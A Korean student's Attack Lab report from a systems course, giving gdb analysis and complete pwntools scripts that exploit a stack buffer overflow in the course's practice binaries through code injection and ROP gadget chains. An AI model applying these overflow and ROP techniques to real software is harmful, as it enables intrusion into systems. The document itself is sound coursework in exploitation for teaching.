CSED211: Attacklab report / 20230784 jaewonyu 유재원 / target45

1. 개요

본 과제는 바이너리 속 존재하는 bof 취약점을 이용하여 exploit을 직접 수행해 보는 과정에서 프로그램 동작을 깊게 이해하고, 보안 위험을 확인하는데 그 의의가 있다.

2. 바이너리 분석

먼저 getbuf 함수의 동작을 분석해보도록 하겠다.

```
(gdb) disass getbuf

Dump of assembler code for function getbuf:

   0x0000000000401741 <+0>:     sub    $0x18,%rsp

   0x0000000000401745 <+4>:     mov    %rsp,%rdi

   0x0000000000401748 <+7>:     callq  0x40197a <Gets>

   0x000000000040174d <+12>:    mov    $0x1,%eax

   0x0000000000401752 <+17>:    add    $0x18,%rsp

   0x0000000000401756 <+21>:    retq

End of assembler dump.
```

첨부된 writeup 파일에 따르면, Gets 함수는 libc의 gets 함수와 그 동작이 거의 유사하다고 한다. 따라서 이를 별다른 검증 없이 이용하자. disass 결과를 확인해보면 buffer의 크기는 0x18 bytes임을 알 수 있다. Gets 함수는 input의 length를 검증하지 않는 함수이기에, 만약 우리가 0x18 bytes 이상의 input을 입력하게 되면 buffer보다 높은 주소의 메모리를 오염시킬 수 있다. 즉 bof 취약점이 존재하는 바이너리임을 확인할 수 있다. 특히, “buffer의 시작 주소+0x18” 주소에는 getbuf 함수의 return address가 존재한다. 따라서 우리의 입력이 그것을 오염시켜 getbuf 함수가 리턴할 때 리턴할 주소를 임의로 수정할 수 있다. 이를 이용하여 본 과제를 해결하겠다.

본 과제를 해결함에 있어 Python 라이브러리중 pwntools를 이용하였다. 바이너리를 실행 및 입력을 주는 과정을 자동화할 수 있으며, 작성한 어셈블리를 어셈블해 bytecode(=shellcode)로 변환해 주는 함수인 asm, integer value를 64비트 리틀-엔디안에 맞추어 변환해주는 p64와 같은 함수를 이용하였다. sendline 함수를 이용해 bytes를 전송할 수도 있다. (\x0a 를 자동으로 덧붙인다.)

gdb를 이용해 ctarget의 touch 1~3 함수를 disass해 각 함수의 주소를 확인할 수 있다.

```
(gdb) disass touch1

Dump of assembler code for function touch1:

   0x0000000000401757 <+0>:     sub    $0x8,%rsp

   (중략)

   0x000000000040177e <+39>:    callq  0x400df0 <exit@plt>

End of assembler dump.
```

위와 같이 0x0000000000401757 이 touch1 함수의 시작 주소임을 확인할 수 있다.

ctarget 은 buffer 의 주소가 고정적이다. getbuf 함수에서 Gets 함수를 call 하기 직전 rdi 레지스터의 값을 확인해 buffer 의 주소를 확인해보도록 하겠다.

```
(gdb) b *0x0000000000401748

Breakpoint 1 at 0x401748: file buf.c, line 14.

(gdb) r -q

Starting program: /home/std/jaewonyu/target45/ctarget -q

(중략)

Breakpoint 1, 0x0000000000401748 in getbuf () at buf.c:14

(중략)

(gdb) info registers rdi

rdi            0x556699e8       1432787432
```

ctarget 에서 buffer 의 주소는 0x556699e8 임을 확인할 수 있다. 이후 같은 방법으로 rtarget 에서도 여러 정보를 찾을 수 있다. ctarget 에 대하여 찾은 정보들을 다음과 같이 나타내자.

```
BUFFER = 0x556699E8
BUFFER_SIZE = 0x18
COOKIE = "0x3c1eff45"
TOUCH1 = 0x0000000000401757
TOUCH2 = 0x0000000000401783
TOUCH3 = 0x0000000000401857
```

이제 본격적으로 문제 풀이를 진행하도록 하겠다.

a. phase_1

phase_1은 touch1 함수를 실행하면 된다. buffer에 0x18 bytes만큼 dummy로 채우고, 이후 touch1 함수의 주소를 넣어주면 getbuf 함수가 리턴할 때 touch1 함수가 실행될 것이다. 이를 바탕으로 payload 를 작성하면 다음과 같다.

```
def solve_phase_1():
    payload = b"A" * BUFFER_SIZE + p64(TOUCH1)
    p.sendline(payload)
```

dummy는 별다른 이유 없이 적당한 문자인 A를 채택하였다. 이후 touch1 함수의 주소를 넣어주면 되는데, 이 때 리틀-엔디안에 맞게 넣어주어야 한다. 실행하면 다음과 같은 결과를 확인할 수 있다.

```
(중략)

Type string:Touch1!: You called touch1()

Valid solution for level 1 with target ctarget

PASS: Would have posted the following:

        user id 20230784

        course  CSED211 Fall 2024

        lab     attacklab

        result  45:PASS:0xffffffff:ctarget:1:41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 57 17 40
00 00 00 00 00
```

b. phase_2


touch2(0x3c1eff45)를 호출해야 한다. 인자를 설정하고 해당 함수로 실행 흐름을 변경하는 shellcode를 작성하고, 해당 shellcode로 실행 흐름을 바꾸도록 payload를 작성해 문제를 해결하겠다.

```
def solve_phase_2():
    shellcode = asm(f"""mov rdi, {int(COOKIE, 16)};push {TOUCH2};ret""")
    payload = shellcode + b"A" * (BUFFER_SIZE - len(shellcode)) + p64(BUFFER)
    p.sendline(payload)
```

먼저 shellcode는 간단하게 rdi 레지스터 cookie(integer)를 넣고, touch2 함수의 주소를 push 후 ret해주어 실행 흐름을 touch2로 넘기도록 작성하였다. (writeup에서 jmp나 call을 이용하지 말라 되어있어 ret을 이용해 실행 흐름을 변경하였다.) 즉 `mov rdi, 0x3c1eff45; push {addr of touch2}; ret` 을 수행하는 shellcode를 작성하였다.

수업때 다루는 at&t syntax가 아닌 intel syntax를 이용하였다. (개인적으로 intel syntax가 더 작성하기 편했기 때문으로, 큰 차이는 없다.) 보고서 내의 어셈블리의 경우 레지스터를 의미할 때 %가 붙지 않으면 intel syntax, 붙었다면 at&t syntax라 생각하면 혼란이 없겠다.)

작성한 shellcode는 input을 통해 buffer의 시작부터 넣어주었다. 이후 dummy를 채운 뒤, getbuf 함수의 return address가 buffer의 시작 주소가 되도록 payload를 작성하였다. getbuf 함수가 리턴하면 그때부터 우리의 shellcode가 실행될 것이다. 이를 그림으로 그려보자.



왼쪽 사진이 Gets 호출 직전에 스택이고, 우측 사진이 Gets 함수를 통해 input을 받고, getbuf 함수가 리턴하기 직전 스택 상황이다. 이제 getbuf 함수가 ret 할 때 addr of buf로 실행 흐름이 옮겨지며 rsp가 8 더해질 것이다. 위에서 작성한 payload를 실행시키면 그 결과를 다음과 같이 확인할 수 있다.

(중략)

Type string:Touch2!: You called touch2(0x3c1eff45)

Valid solution for level 2 with target ctarget

PASS: Would have posted the following:

user id 20230784

course CSED211 Fall 2024

lab attacklab

result 45:PASS:0xffffffff:ctarget:2:48 C7 C7 45 FF 1E 3C 68 83 17 40 00 C3 41 41 41 41 41 41 41 41 41 41 E8 99 66 55 00 00 00 00

c. phase_3

touch3(“3c1eff45”)를 실행해주면 된다. 마찬가지로 shellcode를 작성하고 그곳으로 실행 흐름을 바꿔주면 된다. string을 어떻게 인자로 전달하는지만 잘 숙지하고 있다면 어렵지 않게 해결할 수 있다. stack의 적당한 곳에 내가 원하는 string을 쓴 다음 그것의 주소를 rdi 레지스터에 넣으면 된다. 이를 어셈블리로 작성한다면 `mov rdi, {string의 주소}; push {touch3의 주소}; ret`일 것이다. writeup 파일을 참고하면 이후 touch3 함수에서 실행할 함수들이 stack을 이용한다고 한다. shellcode가 리턴해 실행 흐

름이 touch3로 넘어갔을 때, rsp보다 낮은 주소에 string이 위치한다면 touch3 함수에서 실행할 다른 함수들에 의해 오염될 수 있으므로, 그때의 rsp보다 높은 주소에 string이 위치하도록 하겠다. 구상한 공격에 따라 input 이후 getbuf 함수의 ret 직전 스택 상황부터, rsp 의 변화를 나타내면 다음과 같다.

	shellcode + dummy		shellcode + dummy
rsp	addr of buf		addr of buf
	b"3c1eff45₩x00"	rsp	b"3c1eff45₩x00"
	shellcode + dummy	↑ stack frame	shellcode + dummy
rsp	addr of touch3		addr of touch3
	b"3c1eff45₩x00"	rsp	b"3c1eff45₩x00"

먼저, 1번 사진 상태에서 getbuf 함수가 ret 하며 실행 흐름이 buf에 우리가 inject한 shellcode로 넘어가 2번 사진이 된다. 이후 `push {TOUCH3 의 주소}` 에 의해 3번 사진이 되고, 이후 `ret` 에 의해 4번 사진이 되며, touch3 함수로 실행 흐름이 넘어온다. stack frame이 낮은 주소로 자라므로, 우리가 입력한 string이 지금보다 낮은 주소에 있다면 touch3 함수 시작 이후 그 값이 변경될 수 있음을 확인할 수 있다. 따라서 지금 그려둔 위치에 string을 넣도록 구상하였다. 위 구상에 따르면 string의 주소는 명백히 BUFFER+BUFFER_SIZE+8 임을 확인할 수 있다.

이를 코드로 작성해 실행하면 다음과 같다. 보고서를 쓰면서 확인해보니 libc의 gets 함수는 \n 또는 EOF 직전까지 입력을 받고, \x00을 자동으로 추가해준다고 한다. (man gets 참고) 따라서 아래 코드와 달리 \x00을 따로 추가해주지 않아도 될 것으로 보인다.

```
def solve_phase_3():
    shellcode = asm(f"""mov rdi, {BUFFER+BUFFER_SIZE+8};push {TOUCH3};ret""")
    payload = (
        shellcode
        + b"A" * (BUFFER_SIZE - len(shellcode))
        + p64(BUFFER)
        + COOKIE[2:].encode("utf-8")
        + b"\x00"
    )
    p.sendline(payload)
```

(중략)

Type string:Touch3!: You called touch3("3c1eff45")

Valid solution for level 3 with target ctarget

PASS: Would have posted the following:

user id 20230784

course CSED211 Fall 2024

lab attacklab

result 45:PASS:0xffffffff:ctarget:3:48 C7 C7 08 9A 66 55 68 57 18 40 00 C3 41 41 41 41 41 41 41 41 41 41 E8 99 66 55 00 00 00 00 33 63 31 65 66 66 34 35 00

이후 phase 4~5는 rtarget 파일을 이용한다. 다른 바이너리이므로 위에서와 동일하게 기본적으로 이용할 값들을 미리 찾아두고 시작하였다. 이 때 rtarget은 writeup에 따르면 buffer의 주소가 런타임에 결정되므로 미리 찾는 의미가 없다. (정확히는 결정적으로 찾는 것이 불가능하다.)

```
BUFFER_SIZE = 0x18
COOKIE = "0x3c1eff45"
TOUCH2 = 0x0000000000401783
TOUCH3 = 0x0000000000401857
```

d. phase_4

touch2(0x3c1eff45) 함수를 실행시키면 된다. 단 이 때 stack에 실행 권한이 없어 우리가 shellcode를 inject하더라도 실행시킬 수 없으므로, code 영역에 존재하는 적당한 ROP 가젯을 찾아 이용해야 한다. touch2(0x3c1eff45)를 호출하기 위해서는 먼저 rdi의 값을 0x3c1eff45로 설정하고, 실행 흐름을 touch2 함수로 바꿀 필요가 있다. 즉 `pop rdi; ret` 같은 역할을 하는 가젯을 찾아주고 싶다. (당연히 `mov rdi, 0x3c1eff45` 와 같은 형편좋은 가젯은 없을 것이다.) writeup 파일의 table을 확인해보면 그것은 0x5f 임을 확인할 수 있다. 그러한 가젯이 존재하는지 먼저 확인해보자.

(gdb) find /b start_farm, mid_farm, 0x5f

Pattern not found.

그런 가젯은 존재하지 않는다. 대안으로 `pop rax` 를 수행하는 가젯을 찾을 수 있었다.

(gdb) find /b start_farm, mid_farm, 0x58

0x4018ed <getval_382+1>

0x4018fc <setval_174+3>

0x401909 <addval_400+3>

3 patterns found.

(gdb) x/5i 0x4018ed

0x4018ed <getval_382+1>: pop %rax

0x4018ee <getval_382+2>: nop

0x4018ef <getval_382+3>: nop

0x4018f0 <getval_382+4>: nop

0x4018f1 <getval_382+5>: retq

또한 `mov rdi, rax` 를 수행하는 가젯을 아래와 같이 찾을 수 있었다. 그 가젯은 ebx 레지스터의 값이 변하는 side effect가 존재하지만 ebx 레지스터는 이후에 사용하지 않기 때문에 풀이에는 지장이 없을 것으로 보인다. 실제 문제 풀이에는 side effect가 마음에 들지 않아 비슷한 방법으로 별다른 side effect가 없는 가젯을 찾아 사용하였으나(0x401901 주소에 위치) 이 보고서에서 구한 가젯도 유효할 것이다.

(gdb) find /b start_farm, mid_farm, 0x48, 0x89, 0xc7

0x4018e7 <addval_375+2>

0x401901 <getval_426+1>

(중략)

4 patterns found.

(gdb) x/5i 0x4018e7

0x4018e7 <addval_375+2>: mov %rax,%rdi

0x4018ea <addval_375+5>: mov $0x909058b8,%ebx

0x4018f0 <getval_382+4>: nop

0x4018f1 <getval_382+5>: retq

0x4018f2 <addval_224>: lea 0x500e5080(%rdi),%eax

위에서 찾은 가젯들을 이용해 공격을 구상해 그림으로 표현해 보겠다.

	dummy
rsp	addr of gadget1
	0x3c1eff45
	addr of gadget2
	addr of touch2

pop rax

mov rdi, rax

위 상황에서 getbuf 함수가 ret 하며 rsp를 8 더해주고 gadget1으로 실행 흐름을 넘긴다. 이후 몇 단계에 걸친 rsp의 변화를 그림으로 나타내면 다음과 같다. (ret == pop rip 임을 집중하며 보면 좋겠다.)

	dummy
	addr of gadget1
rsp	0x3c1eff45
	addr of gadget2
	addr of touch2

	dummy
	addr of gadget1
	0x3c1eff45
rsp	addr of gadget2
	addr of touch2

	dummy
	addr of gadget1
	0x3c1eff45
	addr of gadget2
rsp	addr of touch2

	dummy
	addr of gadget1
	0x3c1eff45
	addr of gadget2
	addr of touch2

rsp

pop, ret 시마다 rsp의 값이 8씩 더해지는 것을 확인하자. (그림상으로는 한칸씩 내려온다.) 각 가젯들은 모두 ret를 가지고 있기에, 의도대로 실행 흐름이 잘 넘어올 것이라 짐작할 수 있다.

```
# pop rax == 58
gadget1 = 0x4018ED
# mov rdi, rax == 48 89 c7
gadget2 = 0x401901
def solve_phase_4():
    payload = b"A" * BUFFER_SIZE
        + p64(gadget1)
        + p64(int(COOKIE, 16))
        + p64(gadget2)
        + p64(TOUCH2)
    p.sendline(payload)
```

이를 코드로 작성하면 다음과 같다. 그리고 실행시키면 아래와 같은 결과를 볼 수 있다.

Type string:Touch2!: You called touch2(0x3c1eff45)

Valid solution for level 2 with target rtarget

PASS: Sent exploit string to server to be validated.

NICE JOB!

e. phase_5

touch3("3c1eff45") 함수를 실행시켜야 한다. 문자열을 input으로 준 뒤, 해당 문자열의 stack 상에서의 위치를 알아내 rdi 레지스터에 넣어주어야 할 것이다. 이를 위하여 먼저 가젯 농장에 뭐가 있는지 한번 긁어보았다. add_xy 함수가 상당히 매력적으로 보였다. `lea rax, [rdi+rsi*1]` 를 수행하는 가젯이다.

```
(gdb) x/88i start_farm
   0x4018df <start_farm>:          mov      $0x1,%eax
   0x4018e4 <start_farm+5>:        retq
  (중략)
   0x4018f2 <addval_224>:          lea      0x500e5080(%rdi),%eax
   0x4018f8 <addval_224+6>:        retq
  (중략)
   0x40191a <mid_farm>: mov        $0x1,%eax
   0x40191f <mid_farm+5>:          retq
   0x401920 <add_xy>:    lea       (%rdi,%rsi,1),%rax
   0x401924 <add_xy+4>: retq
  (중략)
  0x4019f8 <end_farm>: mov        $0x1,%eax
   0x4019fd <end_farm+5>:          retq
```

이를 이용하여 간단한 쉘코딩으로 다음과 같이 초기 payload를 구상하였다.

pop rax

(integer, offset)

mov rsi, rax

mov rdi, rsp

lea rax, [rdi+rsi*1]

mov rdi, rax

(addr. of touch3)

하지만 이를 위한 가젯이 가젯 농장에 모두 존재하는게 아니였기에, 존재하는 가젯으로 위와 같은 동작을 하도록 만들어야 한다.

phase 4에서 찾은 가젯으로 rdi 레지스터는 설정 가능하지만, find 명령어로 찾아본 결과 가젯 농장 내에서 어떤 8바이트 레지스터에서 rsi 레지스터로 movq하는 가젯을 찾을 수 없었다. writeup에서 굳이 가젯 농장을 확장시켜주고 4바이트 레지스터에 대한 table을 제공한 것으로 보아 rsi 레지스터는 4바이트 레지스터에 대한 명령으로 설정해야 할 것으로 보인다.

movl 명령은 상위 4바이트를 모두 0으로 만드는 성질이 있다. add_xy 함수를 이용하여 offset을 맞출 계획이었으니, rsi 레지스터를 이용해 rsp의 값을 옮기려 하면 손실이 발생한다. 따라서 rsp의 값은 rdi 레지스터로 옮기고, rsi 레지스터(movl 을 통해 옮긴)에는 rsp에 대한 오프셋을 담아 우리가 입력한 문자열을 가리키도록 해야 할 것으로 보인다.

먼저 우리의 오프셋을 rdi 레지스터에 옮기려면 아까 찾아둔 `pop rax` 가젯을 이용해 rax 레지스터에 옮기고 생각하면 된다. 언급한대로 8바이트 레지스터에 대한 movq 중 rsi 레지스터에 값을 옮기는 가젯을 찾을 수 없으므로, 4바이트 레지스터에 대한 movl 가젯을 이용해 rax(eax)의 값을 esi 레지스터로 옮겨야 한다. 하지만 `movl esi, eax` 에 해당하는 가젯도 농장에서 찾을 수 없었다.

이 상황을 해결하기 위하여 eax 레지스터에 바로 esi 레지스터로 값을 옮기는게 아닌 다른 레지스터를 경유해 최종적으로 esi 레지스터의 값을 설정하는 방법을 고안하였다. 그 결과 다음과 같은 가젯들을 찾을 수 있었다

```
# mov ecx, eax == 89 c1
gadget3 = 0x401996
# mov edx, ecx == 89 ca
gadget4 = 0x40192D
# mov esi, edx == 89 d6
gadget5 = 0x4019D1
```

위의 가젯을 이용하여 esi 레지스터를 설정하고, `mov rax, rsp` 가젯(0x401969)을 추가로 찾아주어 이전에 찾아둔 가젯을 이용해 rdi의 값을 rsp의 값으로 변경할 수 있었다. 이를 이용해 다음과 같이 payload를 구성하였고, 모든 문제 풀이에 성공하였다. 오프셋은 가젯을 모두 찾은 뒤 마지막에 맞춰주었다.

```
def solve_phase_5():
    payload = b"A" * BUFFER_SIZE
        + p64(gadget1)
        + p64(32)
        + p64(gadget3)
        + p64(gadget4)
        + p64(gadget5)
        + p64(gadget6)
        + p64(gadget2)
        + p64(gadget7)
        + p64(gadget2)
        + p64(TOUCH3)
        + COOKIE[2:].encode("utf-8")
        + b"\x00"
    p.sendline(payload)
```

Type string:Touch3!: You called touch3("3c1eff45")

Valid solution for level 3 with target rtarget

PASS: Sent exploit string to server to be validated.

NICE JOB!

3. 결론

   본 과제를 통하여, 실제 bof 취약점을 이용한 CI attack, ROP을 수행하며 관련 보안 위험 및 보호 기법을 이해할 수 있었고, raw data를 입출력하는 방법 및 shellcode를 작성하는 방법 등을 이해할 수 있었다.

4. 부록

   풀이에 사용된 전체 script는 다음과 같다. (한 페이지에 넣기 위해 필요없는 부분을 줄였으며, "-q"와 같은 옵션은 필요시 끄는 등 조정이 필요하다.)

```python
from pwn import *

TARGET = "./ctarget"
context.binary = TARGET
context.terminal = ["tmux", "split-window", "-h"]
p = process([TARGET, "-q"])
BUFFER = 0x556699E8
BUFFER_SIZE = 0x18
COOKIE = "0x3c1eff45"
TOUCH1 = 0x0000000000401757
TOUCH2 = 0x0000000000401783
TOUCH3 = 0x0000000000401857
def solve_phase_1():
    payload = b"A" * BUFFER_SIZE + p64(TOUCH1)
    p.sendline(payload)
def solve_phase_2():
    shellcode = asm(f"""mov rdi, {int(COOKIE, 16)};push {TOUCH2};ret""")
    payload = shellcode + b"A" * (BUFFER_SIZE - len(shellcode)) + p64(BUFFER)
    p.sendline(payload)
def solve_phase_3():
    shellcode = asm(f"""mov rdi, {BUFFER+BUFFER_SIZE+8};push {TOUCH3};ret""")
    payload = shellcode
        + b"A" * (BUFFER_SIZE - len(shellcode))
        + p64(BUFFER)
        + COOKIE[2:].encode("utf-8")
        + b"\x00"
    p.sendline(payload)
# solve_phase_1()
# solve_phase_2()
# solve_phase_3()
p.interactive()
```

```python
from pwn import *
TARGET = "./rtarget"
context.binary = TARGET
context.terminal = ["tmux", "split-window", "-h"]
p = process([TARGET, "-q"])
BUFFER_SIZE = 0x18
COOKIE = "0x3c1eff45"
TOUCH2 = 0x0000000000401783
TOUCH3 = 0x0000000000401857
gadget1 = 0x4018ED
gadget2 = 0x401901
gadget3 = 0x401996
gadget4 = 0x40192D
gadget5 = 0x4019D1
gadget6 = 0x401969
gadget7 = 0x401920
def solve_phase_4():
    payload = (
        b"A" * BUFFER_SIZE
        + p64(gadget1)
        + p64(int(COOKIE, 16))
        + p64(gadget2)
        + p64(TOUCH2)
    )
    p.sendline(payload)
def solve_phase_5():
    payload = b"A" * BUFFER_SIZE
        + p64(gadget1)
        + p64(32)
        + p64(gadget3)
        + p64(gadget4)
        + p64(gadget5)
        + p64(gadget6)
        + p64(gadget2)
        + p64(gadget7)
        + p64(gadget2)
        + p64(TOUCH3)
        + COOKIE[2:].encode("utf-8")
        + b"\x00"
    p.sendline(payload)
# solve_phase_4()
# solve_phase_5()
p.interactive()
```